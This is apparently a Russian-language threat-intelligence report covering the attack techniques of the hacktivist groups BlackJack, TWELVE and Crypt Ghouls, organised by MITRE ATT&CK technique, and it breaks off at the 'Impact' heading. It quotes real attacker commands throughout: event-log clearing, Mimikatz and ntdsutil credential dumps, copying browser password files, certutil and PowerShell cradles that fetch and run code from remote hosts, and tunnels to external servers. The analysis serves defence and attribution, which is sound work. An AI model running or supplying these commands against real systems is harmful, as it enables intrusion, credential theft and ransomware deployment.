В ходе анализа активности группировки TWELVE в поле нашего зрения попала другая группировка, демонстрирующая настолько схожие TTPs и подходы к атаке, что в какой-то момент нам казалось что это одна и та же группа. Но при более детальном изучении выяснилось, что активность принадлежала другим участникам хактивистского кластера — это была группировка BlackJack.

Несмотря на различие в наименованиях, обе группы используют похожие инструменты и методы, что может указывать на пересечение участников либо координацию между командами в рамках одной или нескольких совместных операций.

На основании этих наблюдений мы провели углубленный анализ активности BlackJack, чтобы выявить потенциальные связи и отличия — результаты представлены ниже.

Описание группировки

Хактивистская группировка BlackJack начала заявлять о себе публично в конце 2023 года, осуществляя серию атак преимущественно на организации, расположенные в Российской Федерации. С самого начала ее активность вызывала интерес, так как используемые TTPs заметно пересекались с группировкой TWELVE — включая применение схожего инструментария и векторов атак.

Уже на ранних этапах расследования (начало 2024 года) это позволило выдвинуть гипотезу о возможной связи BlackJack с TWELVE, либо о наличии у них общих участников или ресурсов.

Эта гипотеза также подкрепляется выбором целей: обе группировки фокусируются исключительно на российских организациях, о чем они неоднократно заявляли в своих Telegram-каналах.

По состоянию на середину 2025 года активность BlackJack существенно снизилась. Мы предполагаем, что ее участники могли влиться в состав TWELVE либо присоединиться к другим проукраинским хактивистским группировкам, ведущим активные кампании против России и Беларуси. Перейдем к детальному рассмотрению используемых TTPs.

TTPs группировки

В данном разделе мы перечислим техники с процедурами, которые были зафиксированы в атаках описываемой группировки.

Initial Access

T1078 Valid Accounts

Для получения первоначального доступа к инфраструктуре государственных организаций, а также компаний из телекоммуникационного и производственного секторов, группировка BlackJack использовала скомпрометированные легитимные учетные записи. Этот подход позволял злоумышленникам действовать от имени легитимных пользователей, снижая вероятность обнаружения на ранних этапах атаки.

Execution

T1059.001 PowerShell

Группа BlackJack применяет встроенные PowerShell-команды для перемещения вредоносных файлов из общей сетевой папки “`\\[DOMAIN]\netlogon\`” на локальные машины жертв в каталог “`$appdata`”. Примеры используемых команд:

```
powershell.exe Copy-Item \\[DOMAIN]\netlogon\bj.exe -Destination $appdata
powershell.exe Copy-Item \\[DOMAIN]\netlogon\wip.exe -Destination $appdata
```

Эти команды позволяют атакующим скрытно доставлять исполняемые файлы в директорию пользователя без привлечения внимания, используя штатные возможности Windows.

T1059.003 Windows Command Shell

Группировка использовала командную строку Windows для запуска шифровальщика. Пример используемой команды:

```
cmd.exe /c %appdata%\bj.exe -pass aa83ec8e98
```

Эта команда инициирует выполнение шифровальщика LockBit, расположенного в папке пользователя, с передачей пароля в виде параметра.

T1053.005 Scheduled Task

BlackJack использует механизм планировщика заданий Windows для распространения вредоносного ПО. В реестре “`\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{ID}`” создаются задачи, содержащие действия, запускающие PowerShell-команду:

```
powershell.exe Copy-Item \\[DOMAIN]\netlogon\bj.exe -Destination C:\
ProgramData
```

Эта команда копирует исполняемый файл шифровальщика LockBit из сетевого ресурса “`\\[DOMAIN]\netlogon\`” в директорию “`C:\ProgramData`” на целевом хосте, подготавливая его к дальнейшему запуску. Использование планировщика позволяет автоматизировать выполнение и охватить большее количество машин в инфраструктуре.

Defense Evasion

T1070.001 Clear Windows Event Logs

Группа BlackJack использует встроенную утилиту `wevtutil.exe` для удаления журналов событий Windows, чтобы скрыть следы своей деятельности. Целенаправленно удаляются как системные, так и специфические журналы, связанные с безопасностью и сетевыми сервисами. Примеры команд:

```
$system32\wevtutil.exe cl Analytic
$system32\wevtutil.exe cl Application
$system32\wevtutil.exe cl "Kaspersky Event Log"
$system32\wevtutil.exe cl "Key Management Service"
$system32\wevtutil.exe cl "Cisco AnyConnect Secure Mobility Client"
```

Для полной очистки всех журналов используется командлет PowerShell:

```
wevtutil el | foreach-object {write-host "clearing $_"; wevtutil cl "$_"}
```

Это обеспечивает максимальное сокрытие действий злоумышленников.

T1112 Modify Registry

BlackJack модифицирует реестр Windows для распространения вредоносного ПО в инфраструктуре жертвы. В частности, злоумышленники добавляют задания в планировщик задач через ветку реестра:

```
reg:\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Schedule\TaskCache\Tasks\{ID}
```

Это позволяет атакующим автоматизировать распространение вымогателя на другие хосты внутри сети.

Credential Access

T1003.001 LSASS Memory

Группировка использовала инструмент Mimikatz для извлечения учетных данных из процесса LSASS (Local Security Authority Subsystem Service). Это позволяет получить пароли, хэши и токены пользователей.

Для этого применялась команда:

```
sekurlsa::logonpasswords
```

T1003.002 Security Account Manager

Группа BlackJack использовала команды:

```
reg save HKLM\sam sam
reg save HKLM\system system
reg save HKLM\security security
```

для сохранения ключей реестра SAM, SYSTEM и SECURITY. Это позволяет злоумышленникам получить доступ к хэшам паролей и другой критически важной информации о системе.

T1003.003 NTDS

Также группа использовала утилиту ntdsutil для извлечения базы данных `ntds.dit`, содержащей хэши паролей пользователей домена Active Directory. Для этого применялась следующая командная строка:

```
ntdsutil "ac i ntds" "ifm" "create full c:\copy-ntds" quit quit
```

Эта команда инициирует режим Install From Media (IFM), который позволяет создать копию `ntds.dit` и системного реестра в указанной директории “`c:\copy-ntds`”. Полученные данные могут быть позже использованы для извлечения учетных записей.

Discovery

T1016 System Network Configuration Discovery

Группа BlackJack использует несколько команд для обнаружения конфигурации сети, включая:

```
Trace-Commandert [DOMAIN]
nslookup [DOMAIN]
ipconfig /all
```

Эти команды помогают получить информацию о сетевых настройках, таких как IP-адреса, DNS-серверы и другие параметры, что облегчает дальнейшее перемещение в инфраструктуре жертвы.

T1033 System Owner / User Discovery

Группировка использует команду **whoami** для получения информации о текущем пользователе в скомпрометированной системе. Это позволяет атакующим определить уровень привилегий, с которыми они работают, и принять решение о дальнейшем развитии атаки (например, необходимости эскалации прав).

Lateral Movement

T1210 Exploitation of Remote Services

BlackJack также эксплуатировала уязвимость ZeroLogon (CVE-2020-1472), чтобы атаковать уязвимые контроллеры домена. Эта критическая уязвимость позволяет злоумышленникам, не имея учетных данных, установить соединение с контроллером домена и получить полный контроль над Active Directory. Эксплуатация осуществляется через отправку специально сформированных сообщений Netlogon, что может привести к компрометации всей доменной инфраструктуры.

T1021.001 Remote Desktop Protocol

Группа использовала протокол удаленного рабочего стола (RDP) для перемещения внутри скомпрометированной инфраструктуры. Этот метод бокового перемещения позволял злоумышленникам подключаться к другим системам в сети с использованием легитимных учетных данных, полученных в результате предыдущих этапов атаки, таких как кража паролей с помощью Mimikatz или других инструментов.

T1021.002 SMB / Windows Admin Shares

Группа BlackJack использовала общие сетевые ресурсы Sysvol и Netlogon для распространения вредоносного программного обеспечения внутри скомпрометированной сети. Эти каталоги, доступные на контроллерах домена, применяются администраторами для централизованного хранения скриптов и политик, что делает их удобной точкой распространения ВПО на другие хосты в домене. Злоумышленники копировали вредоносные исполняемые файлы в эти папки, после чего запускали их в целевых системах с помощью запланированных заданий.

T1021.004 SSH

Группа BlackJack использовала утилиту PuTTY для установления SSH-соединений с хостами внутри скомпрометированной инфраструктуры. Этот инструмент позволял участникам группы подключаться к системам по протоколу SSH, осуществляя удаленное управление и дальнейшее перемещение по сети (lateral movement). PuTTY как легитимное ПО часто используется злоумышленниками для маскировки своих действий под обычную административную активность.

Collection

T1005 Data from Local System

Группировка использует команду:

```
vssadmin create shadow /for=C:
```

для создания теневой копии тома C:. Это может использоваться для получения доступа к системным файлам (например, ntds.dit, SAM и др.), в том числе в рамках подготовки к краже учетных данных или последующего их шифрования.

Command and Control

T1572 Protocol Tunneling

Группа BlackJack использовала инструмент ngrok для туннелирования соединений и удаленного доступа к скомпрометированным хостам. Для этого запускались команды, позволяющие пробросить порт TCP 3389 (RDP) через туннель ngrok:

```
.\\ngrok.exe tcp 3389
Start-Process -FilePath "ngrok.exe" -WindowStyle Hidden -ArgumentList 'tcp
3389'
.\\ngrok.exe config add-authtoken [TOKEN]
```

Такой подход позволял злоумышленникам обойти ограничения межсетевых экранов и скрывать реальное местоположение C2-сервера за сервисом ngrok.

T1105 Ingress Tool Transfer

В некоторых инцидентах группировка использовала легитимную LOLBAS утилиту certutil для доставки на хост жертвы образца шифровальщика LockBit:

```
certutil.exe -urlcache  -urlcache -f https://store9.gofile[.]io/download/
direct/3227a22f-0d70-46d1-9632-0b1d3bd8b353/bj.exe bj.exe
```

Impact

T1485 Data Destruction

BlackJack применяли вредоносную программу Shamoon (известную как вайпер) для уничтожения данных в скомпрометированных системах. Этот инструмент перезаписывает данные на диске жертвы, включая загрузочные секторы, что приводит к невозможности восстановления системы.

Использование Shamoon указывает на намеренное причинение ущерба и максимальное нарушение работоспособности инфраструктуры пострадавшей организации.

T1486 Data Encrypted for Impact

Группа BlackJack использовала вредоносное программное обеспечение LockBit для шифрования данных пострадавших организаций.

Связи в кластере

TWELVE

В ходе анализа инцидентов, приписываемых хактивистским группировкам BlackJack и TWELVE, были выявлены многочисленные пересечения, позволяющие предполагать наличие устойчивой связи между этими группировками. Ниже представлены ключевые элементы, указывающие на их координацию или происхождение из общего источника.

Использование модифицированного вайпера Shamoon

Обе группировки применяют в атаках собственные варианты вайпера Shamoon, который ранее был доступен в открытом виде в результате утечки исходного кода. Примечательно, что оригинальный утекший код Shamoon был написан на C#, однако в инцидентах, связанных с BlackJack и TWELVE, использовались версии, переписанные на языке Go.

Анализ образца на Go выявил схожие артефакты в MBR-записи, указывающие на общий вектор разработки.

Рис. 20 | MBR-заглушка вайпера от BlackJack

```
00505ccc  e. - Shamoonran with lov
```

Рис. 21 | MBR-заглушка вайпера от TWELVE

```
00404096  From Iran with love. - Shamoon 4
```

Идентичные векторы доставки и артефакты развертывания

Образцы вредоносного ПО (в том числе вайперы и шифровальщики) были обнаружены по одинаковым путям в скомпрометированных системах, включая:

`Sysvol\domain\scripts`	`\\[DOMAIN]\netlogon\`	`C:\ProgramData\`

Кроме того, в системных реестрах были найдены практически идентичные задания планировщика задач, осуществляющие доставку вредоносных файлов с контролируемых группами доменных ресурсов.

Таблица 2 | Сравнение выполняемых процедур группировками


BlackJack	TWELVE
`reg:\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{ID}:Actions","`powershell.exe` Copy-Item `\\[DOMAIN]\netlogon\bj.exe` -Destination `C:\ProgramData``	`reg:\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{ID}:Actions","`POWERSHELL.EXE` Copy-Item `\\[DOMAIN]\netlogon\twelve.exe` -Destination `C:\ProgramData``
`reg:\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{ID}:Actions","`powershell.exe` Copy-Item `\\[DOMAIN]\netlogon\wip.exe` -Destination `C:\ProgramData``	`reg:\\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{ID}:Actions","`powershell.exe` Copy-Item `\\[DOMAIN]\netlogon\wiper.exe` -Destination `C:\ProgramData``

Пересечение в используемых инструментах

Обе группировки активно используют одинаковый набор легитимных утилит и ВПО, что также может косвенно свидетельствовать о централизованной подготовке инструментов.

Полный список связей для более удобного восприятия изображен на графе.

Рис. 22 | Список связей для сравнения BlackJack и TWELVE



Crypt Ghouls

Одним из ключевых эпизодов, позволивших пролить свет на возможные связи между группировками, стал инцидент, в рамках которого были обнаружены индикаторы активности сразу нескольких акторов: **BlackJack, TWELVE** и C**rypt Ghouls.**

На одном из скомпрометированных хостов были выявлены:

Образцы ngrok, ранее ассоциировавшиеся с деятельностью группировок **TWELVE** (`10BC30C70AF7D8866E1A9BA819DFEC0A`) и **BlackJack** (`989E758EBCC9D45CE396C4E420895A10`)

Обращения к домену `netstaticpoints[.]com`, который мы соотносим с инфраструктурой **Crypt Ghouls**

Наличие артефактов, связанных с тремя различными группировками в рамках одного инцидента, указывает на возможную высокую степень координации и взаимодействия между ними в ходе операций, направленных против российских организаций.

Соответственно, далее мы переходим к анализу следующей хактивистской группировки — **Crypt Ghouls**, которая при осуществлении атак частично использует схожий инструментарий, но, в отличие от BlackJack, сохраняет свою активность и при этом демонстрирует более широкий набор инструментов, а также тактик, техник и процедур.

Crypt Ghouls


Описание группировки

В начале декабря 2023 года мы выявили волну вредоносной активности, нацеленной на Россию. Однако мы не смогли однозначно отнести ее ни к одной из уже известных групп и дали ей название Crypt Ghouls (в дальнейшем мы связали ее с Dirty Wolf, Morlock).

Атаки включали использование шифровальщиков, в частности LockBit 3.0 для Windows систем и Babuk для ESXi.

Содержимое записки было кратким, злоумышленники предлагали вести переговоры через мессенджер Session.

Рис. 23 | Записка с требованием выкупа



Учитывая формат записки о выкупе и используемый набор инструментов, мы классифицировали эту активность как потенциально новую группу и сосредоточились на анализе техник и тактик.

TTPs группировки

В данном разделе мы перечислим техники с процедурами, которые были зафиксированы в атаках описываемой группировки.

Initial Access

T1199 Trusted Relationship

В качестве первоначального доступа к инфраструктуре жертвы атакующие воспользовались скомпрометированной учетной записью подрядчика и подключились по VPN.

T1190 Exploit Public-Facing Application

Кроме действительных учетных данных и взлома через подрядчика, Crypt Ghouls эксплуатировали уязвимость CVE-2021-26084 в Atlassian Confluence, которая позволяет атакующим удаленно выполнять команды на уязвимом сервере:

```
Parent_image_path: "c:\program files\atlassian\confluence\bin\tomcat9.exe"

"cmd /c whoami"
"cmd /c asd"
"cmd /c dir"
"cmd /c "ip addr""
"cmd /c ipconfig"
```

Также мы встретили эксплуатацию MS SQL Server:

```
Parent_image_path: ""D:\Program Files\Microsoft SQL Server\MSSQL15.
MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER"

"cmd.exe /c whoami"
"cmd.exe /c quser"
"cmd.exe /c dir C:\Program Files"
"cmd.exe /c dir C:\Program Files"
"cmd.exe /c dir C:\"
"cmd.exe /c tasklist"
"cmd.exe /c tasklist"
"cmd.exe /c dir C:\"
"cmd.exe /c dir C:\Users"
"cmd.exe /c dir C:\Users"
"cmd.exe /c powershell.exe -ex bypass -w hidden -c "iex (New-Object System.
Net.WebClient).DownloadString("[C2_URL]")`
```

Execution

T1059.001 PowerShell

Атакующие использовали PowerShell для выполнения команд на хостах жертвы:

```
cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1> \Windows\Temp\
qnLJbp 2>&1"

powershell iwr http://localtonet.com/download/localtonet-win-64.zip -outfile
ltn.zip -usebasicparsing;
expand-archive -force -path ltn.zip -destinationpath C:\Windows\Temp;
iwr http://localtonet.com/nssm-2.24.zip -outfile nssm.zip - usebasicparsing;
expand-archive -force -path nssm.zip - destinationpath C:\Windows\Temp;
```

T1059.003 Windows Command Shell

Атакующие также использовали `cmd.exe` для выполнения команд на хостах:

```
cmd.exe /Q /c copy "C:\Users\[username]\AppData\Local\Microsoft\Edge\User
Data\Default\Login Data" "C:\Windows\Temp\1713909129.8364425"
```

T1059.004 Unix Shell

Для запуска Babuk на серверах ESXi атакующие использовали Unix Shell:

```
/tmp/lock.out "/vmfs/volumes/[redacted]"
```

T1053.005 Scheduled Task / Job

Crypt Ghouls использовали задачи по расписанию, чтобы выполнить дамп `NTDS.dit`. Для этого они изменили значение ключа реестра Actions для уже существующей задачи:

```
"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\
{[GUID]}"
"Actions" = "powershell.exe out-file -inputobject (ntdsutil.exe 'ac i
ntds' 'ifm' 'create full c:\programdata\activedirectory' q q) -encoding
utf8 -filepath c:\programdata\microsoft\vault\dabbf27c-37ef-9946-a3d3-
7aaaebce7577"

"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\
{[GUID]}"
"Actions" = "powershell.exe out-file -inputobject (7zr.exe a c:\programdata\
ad.7z c:\programdata\activedirectory) -encoding utf8 -filepath c:\
programdata\microsoft\vault\4c6b60eb-eafe-ab9b-adfa-ed24b2398e0c"

"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\
{[GUID]}"
"Actions" = "powershell.exe out-file -inputobject (cmd /c rmdir /q /s c:\
programdata\activedirectory) -encoding utf8 -filepath c:\programdata\
microsoft\vault\a5ad25f1-f569-6247-0722-ad6fe54e350f"
```

Persistence

T1543.003 Windows Service

Для закрепления Crypt Ghouls установили localtonet в качестве службы Windows. Чтобы создать службу, атакующие использовали утилиту NSSM, которую можно скачать с сайта localtonet, что атакующие и сделали:

```
hxxp://localtonet[.]com/nssm-2.24.zip
hxxp://localtonet[.]com/download/localtonet-win-64.zip
```

Установка localtonet через NSSM:

```
C:\Windows\Temp\nssm-2.24\win64\nssm.exe install L2_SVC C:\Windows\Temp\
localtonet.exe authtoken [redacted]

C:\Windows\Temp\nssm-2.24\win64\nssm.exe start L2_SVC
```

T1574.002 DLL Side-Loading

Мы заметили за Crypt Ghouls выполнение техники DLL Side-loading. Они поместили легитимное приложение `dism.exe` и вредоносный загрузчик `dismcore.dll (MD5 42BBB6C631644DE96C89F17B4EC222D1)` в директорию `c:\ProgramData\oracle\`. После загрузки `dismcore.dll` в `dism.exe`, загрузчик выполняет поиск odbcconf.xml, который содержит полезную нагрузку.

Privilege Escalation

T1078.002 Domain Accounts

Злоумышленники использовали скомпрометированные привилегированные учетные записи.

Credential Access

T1003.003 NTDS

Атакующие использовали `ntdsutil.exe` для получения бэкапа базы `NTDS.dit`:

```
powershell.exe out-file -inputobject (ntdsutil.exe 'ac i ntds' 'ifm' 'create
full c:\programdata\activedirectory' q q) -encoding utf8 - filepath c:\
programdata\microsoft\vault\dabbf27c-37ef-9946-a3d3-7aaaebce7577
```

T1003.001 LSASS Memory

Для получения паролей из памяти процесса LSASS атакующие использовали Mimikatz и утилиту Minidump, которая читает память процесса через установку драйвера ядра:

```
sekurlsa::minidump lsass.dmp
```

```
t.exe [lsass_pid] [lsass_pid]
```

T1003.002 Security Account Manager

Crypt Ghouls использовали Secretsdump (Impacket) для извлечения учетных данных из SAM:

```
C:\Windows\System32\svchost.exe -k localService -p -s RemoteRegistry

RegSaveKey("$hklm\security","$temp\kjzcehld.tmp")
```

T1003 OS Credential Dumping

Crypt Ghouls запускали скрипт PowerShell с открытым исходным кодом, который позволяет получить дампы билетов Kerberos из кэша LSA — `Dumper.ps1`. Атакующие переименовали скрипт, чтобы замаскировать его под скрипт групповой политики:

```
.\gpo_compliance.ps1
```

T1552.002 Credentials in Registry

Для сбора различных аутентификационных данных в атакуемой системе злоумышленники использовали утилиту XenAllPasswordPro:

```
cmd.exe /Q /c c:\programdata\allinone2023\XenAllPasswordPro.exe -a c:\
programdata\report.html 1> \Windows\Temp\LNhkey 2>&1
```

Опция -a означает восстановление всех паролей и поиск среди всех возможных приложений, менеджеров паролей и ключей реестра.

T1555.003 Credentials from Web Browsers

Атакующие также копировали данные учетных записей из браузера, например Google Chrome:

```
cmd.exe /Q /c copy "C:\Users\[username]\AppData\Local\Google\Chrome\User
Data\Default\Login Data" "C:\Windows\Temp\1713909173.8739672"
```

Discovery

T1018 Remote System Discovery

Чтобы получить представление о хостах в инфраструктуре, атакующие сканировали сеть с помощью Open-Source инструмента SoftPerfect Network Scanner.

T1087.001 Local Account

Используя WmiExec (Impacket), атакующие также дополнительно проводили разведку, например:

```
Parent_image_path: "c:\windows\system32\wbem\wmiprvse.exe"
Command_line: "cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1>
\Windows\Temp\qnLJbp 2>&1""
```

T1087.002 Domain Account

Crypt Ghouls пытались получить информацию о пользователях, которые подключались по RDP, используя следующую команду PowerShell:

```
powershell "Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-
TerminalServices-LocalSessionManager/Operational'; Id=25; StartTime=(Get-
Date).AddDays(-30)} | ForEach-Object { $userDomain = if ($_.Properties[0].
Value) { $_.Properties[0].Value } else { 'Unknown' }; $ip = if ($_.
Properties[2].Value) { $_.Properties[2].Value } else { 'Unknown' };
New-Object PSObject -Property @{ TimeCreated = $_.TimeCreated; User =
$userDomain; IP = $ip } }
```

Lateral Movement

T1021.002 SMB / Windows Admin Shares

Для перемещения между хостами в сети жертвы атакующие использовали популярные PsExec и Paexec:

```
c:\windows\paexec-[xxxxx]-[source_host_redacted].exe -service cmd
```

T1021.004 SSH

Атакующие подключались к ESXi-серверу по протоколу SSH.

T1021.006 Windows Remote Management

Атакующие использовали WmiExec (Impacket) для выполнения команд на удаленном хосте:

```
Parent_image_path: "c:\windows\system32\wbem\wmiprvse.exe"
Command_line: "cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1>
\Windows\Temp\qnLJbp 2>&1""
```

T1021.001 Remote Desktop Protocol

В ряде других случаев злоумышленники использовали протокол RDP вместо WMI:

```
Parent_image_path: "c:\windows\system32\rdpclip.exe"
Command_line: "c:\programdata\1c\allinone2023\xenallpasswordpro.exe -a c:\
programdata\1c\2c.txt"
```

Collection

T1560 Archive Collected Data

Атакующие архивировали собранные данные с помощью `7zr.exe`:

```
powershell.exe out-file -inputobject (7zr.exe a c:\programdata\ad.7z c:\
programdata\activedirectory) -encoding utf8 -filepath c:\programdata\
microsoft\vault\4c6b60eb-eafe-ab9b-adfa-ed24b2398e0c
```

T1074.001 Local Data Staging

Собранные данные атакующие хранили во временных директориях `\temp`. Также они создавали свои директории, маскируя их под легитимные:

```
c:\programdata\activedirectory\
c:\programdata\microsoft\vault\
```

Command and Control

T1105 Ingress Tool Transfer

Для доставки дополнительных инструментов на хост жертв атакующие использовали командлет PowerShell: Invoke-WebRequest (iwr):

```
powershell iwr http://localtonet.com/download/localtonet-win-64.zip -outfile
ltn.zip -usebasicparsing; iwr http://localtonet.com/nssm-2.24.zip -outfile
nssm.zip - usebasicparsing;
```

T1572 Protocol Tunneling

Crypt Ghouls использовали обратный SOCKS5-прокси — инструмент для туннелирования трафика Resocks (`/usr/sbin/xfs-healthcheck`). Параметры Resocks:

```
-X main.defaultConnectBackAddress=91.142.73[.]178 -X
main.defaultConnectionKey=CzKDvHM8UGE/QtjuF2SSkJzaVmRpjNipdWlbTzFry6o
vcs.time=2023-09-19T10:43:05Z
```

Атакующие использовали инструмент localtonet, который предоставляет зашифрованный туннель для подключения к хосту из внешней сети:

```
C:\users\[username]\Desktop\localtonet.exe authtoken [TOKEN]
```

T1219 Remote Access Software

Crypt Ghouls использовали AnyDesk для удаленного доступа:

```
C:\Program Files (x86)\AnyDesk\AnyDesk.exe -start
```

Impact

